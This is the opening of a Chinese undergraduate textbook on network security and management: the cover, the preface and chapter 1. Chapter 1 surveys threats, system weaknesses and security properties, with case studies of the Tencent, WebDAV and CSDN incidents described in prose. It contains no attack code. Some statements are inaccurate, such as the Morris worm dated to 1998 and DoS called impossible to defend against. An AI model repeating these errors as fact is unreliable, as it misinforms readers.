高等院校计算机教育系列教材

网络安全与管理

张素娟　吴　涛　朱俊东　编著

- 知识点新，突出实践教学，强化能力培养
- 理论知识+感性认识+动手实践，完美结合
- 内容简明扼要，突出知识要点
- 以实用为宗旨，实例丰富，用实例引导读者模仿学习



清华大学出版社

高等院校计算机教育系列教材

网络安全与管理

张素娟　吴　涛　朱俊东　编著

清华大学出版社
北　京

内 容 简 介

本书结合作者多年从事网络管理的经验，由浅入深地介绍了网络安全和网络管理的相关内容。从基础理论知识，到实际应用，再到具体配置，结合例证和最新技术发展及趋势，全面介绍了如何加强网络的安全性和可管理性。本内容理论充足，覆盖范围广泛、层次分明。

全书共分为 11 章，各章的主要内容说明如下：第 1、2 章介绍了网络安全的基本概念、基本要求、安全体系和安全协议等基础理论知识；第 3 章介绍了加密及加密算法的相关理论；第 4～6 章分别从操作系统、Web 站点和邮件系统出发介绍了相关的安全知识；第 7 章介绍了如何使用防火墙加强内网的安全性；第 8 章介绍了病毒的危害、种类及如何预防；第 9 章介绍了网络攻击及防护的相关知识；第 10、11 章介绍了网络管理的基本理论和技术，以及相关的网管软件。综观全书，既有理论讲解，也有实际应用；既介绍了主流技术，也介绍了新技术的发展动向。

本书既可以作为大学本科计算机及信息相关专业的教材，也为网络管理人员提供了很好的参考。

图书在版编目(CIP)数据

网络安全与管理/张素娟，吴涛，朱俊东编著. --北京：清华大学出版社，2012
(高等院校计算机教育系列教材)
ISBN 978-7-302-29949-3

Ⅰ. ①网…　Ⅱ. ①张…　②吴…　③朱…　Ⅲ. ①计算机网络—安全技术—高等学校—教材　Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字(2012)第 203475 号

责任编辑：汤涌涛
封面设计：刘孝琼
责任校对：王　晖
责任印制：

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn, http://www.wqbook.com
地　　址：北京清华大学学研大厦 A 座　　邮　　编：100084
社 总 机：010-62770175　　邮　　购：010-62786544
投稿与读者服务：010-62776969, c-service@tup.tsinghua.edu.cn
质量反馈：010-62772015, zhiliang@tup.tsinghua.edu.cn
课件下载：http://www.tup.com.cn, 010-62791865
印 刷 者：
装 订 者：
经　　销：全国新华书店
开　　本：185mm×260mm　**印　张：**27.75　**字　数：**622 千字
版　　次：2012 年 10 月第 1 版　**印　次：**2012 年 10 月第 1 次印刷
印　　数：1～4000
定　　价：45.00 元

产品编号：

前　　言

为何编写本书

随着网络迅速发展，网络的开放性、互联性、共享程度不断提高，来自外部的黑客攻击和内部的威胁使网络安全和管理问题日益突出，网络安全正面临着重大挑战。另一方面，网络的日益壮大给网络管理提出了更高的要求，完全依靠人员的管理已经行不通了。

目前，网络安全和网络管理已自成体系。不仅有威胁网络安全的各种计算机病毒、木马、恶意软件，以及黑客变化多端的网络攻击行为，还有针对这些威胁的各种网络安全技术、设备和软件等。网络安全和管理已经带动了多个新兴产业的兴起和壮大。

网络安全和管理涉及面非常广，不但包括计算机科学、网络技术、通信技术、密码技术，还包括数学、数论和信息论等内容。给学习者带来了很大的困难，本书立足于大学本科专业教材，同时也为网络管理人员提供参考。

本书内容特色

1. 内容丰富、知识全面实用

本书首先介绍网络安全的基础知识，以及加密和加密技术；然后介绍操作系统、Web站点、邮件系统、防火墙、病毒防护、网络入侵等方面的安全知识和技术；最后介绍网络管理涉及的技术和方法，以及流行的网络管理软件。

本书内容由浅入深，从基础知识讲起，每个部分的内容也是先理论后应用，理论联系实际。另外，本书在编写时联系当前技术的发展，加入了大量新的技术和新的应用内容，既充分体现了时代特色，又实实在在地让读者领略到新技术所带来的实惠。

由于本书内容覆盖范围广泛，不可能介绍最基础的理论知识，因此对读者有一定的专业知识要求，读者应该具备基本的网络理论知识，学习过计算机网络课程。

2. 结构严谨、系统

本书除第 1、2 章的基础理论介绍外，各个章节基本上相互独立，内容无交叉，结构严谨，可单独构成系统，方便学习和查阅。这些相互独立的章节组合在一起，涵盖了网络安全的方方面面。

3. 重点突出，方便教学

书中内容重点突出，在各部分的介绍中，突出强调网络安全的防护机制、措施或安全配置。这样就可以使读者全面系统地进行学习。

4. 更多专业、实用的经验和技巧

作者通过多年从事网络管理和教学的经验，积累的许多专业、实用的经验技巧，以及

对学生和管理人员真正需求的充分了解，在本书中得到了全面体现。

总之，通过阅读本书，可以使读者全面了解和掌握网络安全和管理的相关知识和技术，以便更好地进行学习和网络管理工作。

适用读者群

- 计算机或信息相关专业本科生、其他专业研究生。
- 从事网络管理的技术人员。

参加本书编写、校验工作的人员还有：章昊、范志杰、王新春、李晓颖、杨红霞、王慧然、蔺剑锋、张春平，在此一并表示由衷的感谢。由于笔者水平有限，加之时间仓促，尽管花了大量时间和精力校验，但书中可能还会存在一些疏漏，敬请各位读者批评指正，万分感谢！

编　者

目　录

第 1 章

网络安全概述

计算机网络的出现给人们提供了一个全新的世界，它不断地发展壮大改变了人们工作和生活的方式：可以和远在天涯的亲人视频联络，可以足不出户地浏览自己所需的信息。但网络给人们带来方便的同时，也带来了安全隐患：私人信息被公开、商业机密被窃取，安全事件频繁出现。

网络安全是一个系统，不是一种技术或者一个产品所能解决的，它涉及网络的组成和通信系统、网络的层次结构、网络协议、互联设备、操作系统和网络服务等内容，相关内容会在以后章节简要介绍。

1.1 网络安全现状及趋势

网络安全正在得到人们越来越多的关注，本节主要讲述网络安全的现状和发展趋势。

1.1.1 网络安全的主要威胁

随着信息化水平的不断提高，人们的生活、工作越来越依赖于网络，网络已经变成一个无处不在的基本工具，国家的经济、文化、军事和社会生活与网络也息息相关。然而在带来便利的同时，网络也带来了巨大的安全风险，加上信息安全规范标准不统一，且跟不上技术发展的现状，使得安全威胁越来越猖獗。

【案例 1-1】2006 年 8 月 17 日 17 岁黑客发威，腾讯 QQ 网站被黑

事件回放:

2006 年 7 月 31 日开始，湖北某市 17 岁黑客鄢某利用腾讯公司的系统漏洞，非法侵入该公司的 80 余台计算机系统，并通过这些电脑分析数据后逐步取得该公司的域密码及其他重要资料，进而取得多个系统数据库的超级用户权限，在 13 台服务器中植入木马程序。在获得大量网络虚拟财产后，鄢某通过打电话和发短信的方式，称已获取该公司的网络管理漏洞，向腾讯公司及其总裁进行敲诈勒索。事后，警方以涉嫌破坏计算机信息系统罪，将该黑客刑拘。

原因解密:

此黑客在腾讯官方论坛发布一帖子，声称发现该公司系统漏洞，并制作一木马压缩后上传至论坛，后被腾讯论坛管理人员下载后并在本地执行，随之木马被运行，黑客得到服务器的控制权。

其实道理很简单，如今黑客工具泛滥成灾，入侵随时都可能发生，浏览的网页可能被挂马，下载的文件可能含有恶意代码。本次入侵，究其原因在于腾讯工作人员安全防范意识不够，在面对狡猾的犯罪分子时缺乏应有的警惕性，同时对于安全防范技能也急需提高。

【案例 1-2】美伊战争引发美国历史上最大的黑客恐怖袭击

事件回放:

2003 年 3 月 20 日，美伊战争爆发。在炸弹持续向伊拉克倾泻之际，黑客有组织地篡改美国和英国的网站事件每 1 分钟就会有 3～4 起发生，这次黑客攻击在数量和速度上都大大超过以往。

原因解密:

此次黑客大战，使用了两种攻击手段。

Microsoft IIS 5.0 默认提供对 WebDAV 的支持，WebDAV 可以通过 HTTP 向用户提供远程文件存储的服务。IIS 5.0 包含了 WebDAV 组件不充分检查传递给部分系统组件的数据，远程攻击者利用这个漏洞对 WebDAV 进行缓冲区溢出攻击，就能够以 Web 进程权限在系统上执行任意指令。

DoS 拒绝服务攻击也是本次黑客大战常见的攻击方法，由于 TCP/IP 协议本身的缺

陷，DoS 攻击不可防御。

据统计，全球约每 20 秒钟就会发生一次网络入侵事件，约 1/4 的防火墙被攻破过，并且随着技术的不断进步，网络安全面临的威胁呈现多种多样的形式，如图 1-1 所示。




图 1-1　网络安全面临的各种威胁

计算机网络安全面临的主要威胁可以总结为以下几种情况。

1. 人为疏忽

人为疏忽主要是由于安全意识薄弱或者管理者责任心不强造成的，是可以尽力避免的。操作员由于安全配置不当，或者没有及时打补丁而引发的攻击时有发生；另外用户安全意识差、密码选择不慎，或者把自己的密码随意在网上发送给别人，也是信息失窃的主要原因之一。

2. 人为攻击

人为攻击包括主动攻击和被动攻击两种类型。

主动攻击是以各种方式有选择地破坏信息的有效性和完整性，很容易被发现。主动攻击包括拒绝服务攻击、信息篡改、资源使用和欺骗等攻击方法。

被动攻击的目的是收集信息而不是进行访问，在不影响网络正常工作的情况下，攻击者通过嗅探、信息收集等攻击方法，截获、窃取、破译网络数据来获得重要机密信息。被动攻击不易被发现，对网络安全危害极大，尤其是近年来呈现出智能型、严重性、隐蔽性和多样性的特征。

虽然被动攻击的检测十分困难，然而阻止这些攻击的成功是可行的。对被动攻击强调的是阻止而不是检测。

3. 软件漏洞

网络软件由于种种原因总是存在这样那样的漏洞和缺陷，成为黑客攻击的首选目标，

软件的隐秘通道一旦被打开，后果不堪设想。

4. 非授权访问

非授权访问主要是指在预先没有经过同意的前提下，擅自使用网络或计算机资源，如故意避开身份认证或访问控制，对服务器或数据库资源进行非正常使用等。非授权访问主要包括：假冒、身份攻击、非法用户进入网络系统进行违法操作，合法用户以未授权方式进行操作等。

5. 信息泄露或丢失

信息泄露或丢失是指敏感数据被有意或无意地泄露出去或丢失，如在信息传输中丢失或泄露。最近几年，这种势头愈演愈烈，大量用户的个人信息被叫价出卖，行为十分恶劣。

以上网络安全的各种威胁中主要的攻击方法有：窃听、讹传、伪造、篡改、截获、拒绝服务攻击、行为否认、旁路控制、物理破坏、病毒、木马、窃取、服务欺骗、陷阱、消息重发和信息战等。

1.1.2 网络系统的脆弱性

除前面叙述的各种网络威胁外，网络本身也存在着一些固有的弱点，使得非法用户可以利用这些弱点入侵系统，破坏数据。网络系统的脆弱性主要表现在以下几方面。

1. 操作系统的脆弱性

网络操作系统为了升级和维护方便提供了一些服务，这些服务虽然为厂商和用户提供了便利，但同时也为黑客和病毒提供了后门，比如为了方便打补丁的动态链接、可以远程访问的 RPC，以及系统为方便维护而提供的空口令等。

网络操作系统允许在远程节点上创建和激活进程，加上超级用户的存在，给黑客提供了入侵的通道，如黑客将木马附到超级用户上，避开作业监视程序的检测。

2. 计算机系统的脆弱性

计算机系统本身的软硬件故障也可能影响系统的正常运行。硬件故障包括电源故障、芯片故障、驱动器故障和存储介质故障等，存储介质尤其用于服务器时，使用频繁，很容易出现故障，另外由于其存有大量信息，也容易被盗窃或损坏；软件故障指应用软件和驱动程序等存在漏洞，又不能及时维护，从而给黑客以可乘之机。

3. 数据库系统的脆弱性

数据库管理系统(DBMS)采用分级管理机制，且必须与操作系统的安全配套，攻击者攻破操作系统后，很容易侵入数据库。数据库是信息的主要载体，一旦被攻破，损失巨大，而对数据库中的数据加密又会影响数据库的运行效率。另外 B/S 架构的应用程序的某些缺陷也可能威胁数据库的安全。

4. 网络通信的脆弱性

通信介质在应对这种威胁时，显得非常脆弱。非法用户可以对有线线路进行物理破

坏、搭线窃取数据；对无线传输侦听、窃听等。各种通信介质还可能由于屏蔽不严造成电磁信息辐射，进而导致机密信息外泄。

通信协议也存在安全漏洞。按照 RFC793 实现的 TCP 协议就存在安全漏洞，正常的 TCP 连接可以被非法第三方复位，因此，攻击者可以插入虚假数据到正常的 TCP 会话中；SMTP 存在封装 SMTP 地址的漏洞，导致攻击者能够绕过 RELAY 规则发送有害信息；ARP 协议漏洞导致 ARP 欺骗；FTP 的允许匿名服务等，都是通信协议脆弱性的表现。

1.1.3　网络安全现状

从 1998 年 Robert Morris Internet 蠕虫开始，到 2001 年蠕虫病毒全面爆发，给人们造成了巨大的损失。病毒破坏计算机资源和数据信息，除了造成资源和财富的损失，还可能造成社会性的灾难。据统计，几乎每天都有新的病毒产生，目前全球存在至少上万种病毒，病毒技术也朝着智能化、网络化和可控制化方向发展。一些国家的军方试图利用病毒作为现代战争的攻击手段，正在大力开发攻击性计算机病毒。

黑客攻击的目标不但包括计算机和网络设备，还包括手机等无线终端，并开始向着获取利益方面转移。

正因为网络安全的威胁无处不在，才导致对安全的相关研究越来越多。在安全协议理论和技术方面的研究经过一段时间的摸索和实践，已日趋成熟，它包括协议的安全性分析方法和各种实用安全协议的设计。目前，大量的实用安全协议已经投入使用，例如，简单网络管理协议(SNMP)、IPSec 协议、S-HTTP 协议等。安全协议的总趋势是标准化，制定统一的协议规范。

在密码技术研究上，主要包括基于数学的密码技术和基于非数学的密码技术。对于公钥密码、认证码和序列密码这几项基于数学的密码技术的研究已经日趋成熟，并取得了一些成果。目前国际上对非数学密码技术的讨论非常活跃，它包括信息隐形、量子密码、基于生物特征的识别技术等。信息隐形中的数字水印技术已经应用在一些网站中，用以保护版权，基于生物特征的指纹识别和语音识别也已经被广泛使用，一些笔记本电脑增加了指纹识别功能，手机增加了语音识别功能等，极大地方便了用户。

安全产品方面，目前市场上比较流行的主要有：防火墙、安全路由器、虚拟专用网(VPN)、安全服务器、电子签证机构——CA 和 PKI 产品、用户认证产品、安全管理中心、入侵检测系统(IDS)、安全数据库和安全操作系统等。

1.1.4　网络安全的发展趋势

由于网络系统自身的脆弱性以及网络威胁不断发展升级，因此对网络安全提出了更高的要求，未来网络安全将呈现如下发展趋势。

1. 网络安全体系化

随着信息化程度的不断提高，网络安全变得更为复杂，不再是某个安全产品或某项安全技术所能解决的。未来的网络安全将会纵向、横向全面发展，成为综合防御体系，更注重应用安全和安全管理。“三分技术，七分管理”，安全管理在网络安全中所占的比重会越来越大，国家十分重视网络和信息的安全性问题，将会逐步建立和完善信息安全保

障体系。

2. 技术发展两极分化

技术发展的两极分化包括技术的专一和技术的融合。由于一些大的集团企业和对安全要求比较高的政府部门网络，要应对各种各样的安全威胁，对产品性能要求很高，因此为了应对这种需求像防火墙、入侵检测系统和防毒杀毒产品等，越做越专。

目前市场上出现了融合两种或几种安全功能于一体的产品，用于一些规模较小的网络，既保证了功能，又节约了成本。另外越来越多的网络设备都集成了防火墙的部分功能，用以提高设备自身和所辖区域网络的安全性，如现在大部分三层交换机都具备防火墙的过滤功能。防毒防攻击的功能被集成到越来越多的软件系统中，大量网络管理软件都增加了防范恶意程序的功能。

3. 安全威胁利益化、产业化、职业化

黑客和病毒制作人员不再单纯地追求个人“荣誉感”，而更关注商业财富利益，甚至有些人已经变成了专业化程度很高、有组织的职业罪犯。电子商务成为热点后，针对网上银行和支付平台的攻击越来越多，病毒从开始的破坏系统、销毁数据，到窃取隐私和财富，从早期的盗窃虚拟价值转向直接的金融犯罪，已经形成了一个专业化程度很高的产业链：专业的病毒木马编写人员、专业的盗号人员、有组织的销售渠道和专业的玩家。最近，部分网站被曝用户信息被窃取的消息，有些网站给用户发邮件要求他们修改密码，以保护个人账户的安全。

另外，越来越多的恶意软件削弱了病毒特征，增加了钓鱼欺骗元素，目标直指商业利益。网页挂马成为木马传播的又一“帮凶”，不但大量消耗了服务器的系统资源和带宽，也严重威胁着客户端用户的信息安全。

4. 网络威胁由静态转为动态

传统的网络威胁是静态的，目标多指向服务；现在很多威胁是动态存在的，不破坏服务的提供，反而把自己隐藏在网络数据和应用之中，利用服务来传播，比如在通信流、文件和电子邮件中夹杂恶意代码，通过相应的网络服务达到传播的目的，这种威胁更难防御。自动邮件发送工具也日趋成熟，垃圾邮件和病毒邮件势必更加猖狂。

5. 漏洞攻击更为迅猛

攻击者越来越关注系统漏洞和软件漏洞，有时在补丁发布之前，利用漏洞的攻击已经出炉，尤其在一些嵌入式系统中，漏洞难以修复。

6. Web 2.0 产品受到挑战

Web 2.0 更注重用户的交互，用户既是网站内容的浏览者，也是网站内容的制造者，参与网站的建设，像博客、RSS、百科全书(WiKi)、网摘、社会网络(SNS)、P2P、即时消息(IM)等。Web 2.0 产品虽然提供了丰富的信息和展现自我的机会，但另一方面也更容易被病毒利用，它们往往成为网络钓鱼首要的攻击目标。

【案例 1-3】2011 年年末上演“密码危机”

事件回放：

2011 年 12 月 21 日上午，黑客在网上公开了开发者技术社区 CSDN 网站 600 余万个注册用户的信息，其中包括注册邮箱以及明文密码。之后天涯、人人网、开心网等多家网站的用户数据也被相继公开，以压缩文件的形式公然提供下载，多达千万的用户信息中不乏名人的资料，是中国互联网史上规模最大的一次用户资料泄露事件。目前 4 人被拘留，8 人被治安处罚。

原因解密：

此次密码泄露事件的原因有两个：很多网站管理者安全意识不足，没有对密码进行加密存储，长期使用明文密码；并且为了吸引客户，纵容用户使用简单密码，给黑客留下可乘之机。

黑客攻破一家网站的服务器后，获得大量的用户信息(包括常用邮箱和密码)，大多数用户习惯用同一个密码登录多家网站，甚至用相同的账号和邮箱，因此很容易导致网上支付等其他账号也一并丢失，黑客“托库”后试探盗号，导致更多网站信息被盗。

另外一些软件厂商由于利益驱使，大量非法搜集潜在用户的行为，也起到了推波助澜的作用。

1.2　网络安全概述

本节主要讲述网络安全的含义、主要的技术特征、研究目标和内容、防护技术等。

1.2.1　网络安全的含义及技术特征

1. 网络安全的含义

网络安全是一个系统，不是杀毒软件，不是防火墙，不是入侵检测，也不是认证和授权，不是单纯地依靠技术、依靠产品，虽然技术和产品都扮演着很重要的角色。网络安全非常复杂，需要成熟的安全架构、统一的安全标准、管理者较强的安全意识、严密完善的安全策略、不断改进的安全管理、逐步提高和升级的安全技术和产品。所有这些因素结合在一起才能提高网络的安全性，缺一不可。另外单纯就技术而言，网络安全涉及计算机科学、网络技术、通信技术、应用数学、密码技术和信息论等多个学科。

比如对于 80 端口的蠕虫病毒来说，有很多方法可以减轻其对公共服务器和其他主机的危害：

(1) 在主机上正确配置防火墙，既可以阻止病毒入侵，也可以防止病毒传染至其他主机或网络。

(2) 利用私有虚拟局域网(PVLAN)有助于防止 Web 服务器感染同一网络中其他的主机系统。

(3) 利用入侵检测 IDS 阻止和检测对 Web 服务器的入侵企图。

(4) 及时升级杀毒软件特征库，使之能够检测到蠕虫病毒或其他恶意代码。

(5) 加强网络管理，及时打补丁、定期扫描漏洞、加强操作系统防范、完善 Web 服

务安全策略等。

综合利用这些因素，可以大大提高服务器抵御 80 端口蠕虫病毒的能力。

因此，网络安全(Network Security)是指利用网络管理控制和技术措施，保证在网络环境中数据的保密性、完整性、网络服务可用性和可审查性受到保护；保证网络系统硬件和软件的连续运行；保证提供的服务免遭干扰和破坏；保证信息的完整性和保密性。

有时把网络安全分成两部分：系统安全和信息安全。保证信息安全是网络安全的最终目的。

同其他事物一样，网络没有绝对的安全，只要联网就存在威胁，管理者需要依据实际情况，在性能和安全上寻求一个平衡点。另外，网络安全最重要的是与时俱进，密切关注网络中的各种威胁、系统漏洞和安全技术产品的最新动向，做到新的威胁到来时能提前预防。

2. 网络安全的技术特征

网络安全主要的技术特征是：保密性、完整性、可用性、可靠性、可控性和不可否认性。

1) 保密性

保密性是指网络信息未经允许不泄露给其他用户或实体的过程，信息只有授权用户才能够使用，并且用户必须按照指定的要求使用，不得超出约定的使用范围，未经允许不得转借他人，不得用于商业目的。

常用的保密技术有：防侦收、防辐射、信息加密、物理隔离。

2) 完整性

完整性是指网络信息在存储、传输、交互和处理的过程中保证信息的原样性，未经授权不得修改、破坏和删除，是信息安全中最基本的特性。

保证完整性的主要方法有：协议、编码方法、密码校验、数字签名和认证。

3) 可用性

可用性是指网络和信息可以被授权实体正确使用，并且在非正常情况下能够恢复访问的特征。在系统正常运行时，实体能够正常使用网络，能够访问所需的信息；当网络和系统被攻击(比如拒绝服务攻击)和破坏时，能够迅速恢复使用。可用性一般用系统正常使用时间与整个工作时间之比来衡量。

可用性应该满足以下要求：身份识别与确认、访问控制、业务流控制、路由选择控制、审计跟踪。

4) 可靠性

可靠性是指网络和信息的抗毁性、生存性和有效性，即在人为破坏、随机破坏的情况下，能够保证网络和信息可放心使用和有效的特性，包括硬件可靠性、软件可靠性、人员可靠性和环境可靠性等。

5) 可控性

信息可控性是指对流通在网络系统中的信息传播及具体内容能够有效控制的特性，授权机构可以随时控制信息的机密性，对网络信息实施严密的安全监控。而对于网络的可控性是指安全部门能够保证网络不被非法利用和控制的特性。

6)　不可否认性

不可否认性也叫可审查性，是指网络通信双方在交互信息的过程中，确信参与者本身以及所提供信息的真实统一性。也就是参与者不可能否认自己的身份和完成的操作。利用信息源证据可以防止发信方不真实地否认已发送信息，利用递交接收证据可以防止收信方事后否认已经接收的信息。

这些技术指标是对网络和信息安全的基本要求，也是所有安全产品和安全管理人员的共同目标。

1.2.2　网络安全的研究目标和研究的内容

1. 网络安全的研究目标

网络安全的研究目标是：在网络信息的存储、传输、交互和处理的整个过程中，提供物理上和逻辑上的防护、监控、反应恢复及对抗的能力，以保护网络信息资源的保密性、完整性、可用性、可控性、可靠性和抗抵赖性。

2. 网络安全研究的内容

网络安全是一门交叉学科，涉及的内容广泛，除了上面提到的数学、通信、计算机等自然科学外，还包括法律和心理学等社会科学的内容。我们这里讲的网络安全主要从自然科学方面讨论，网络安全的最终目的是信息安全，信息安全研究的相关内容及相互关系如图 1-2 所示。

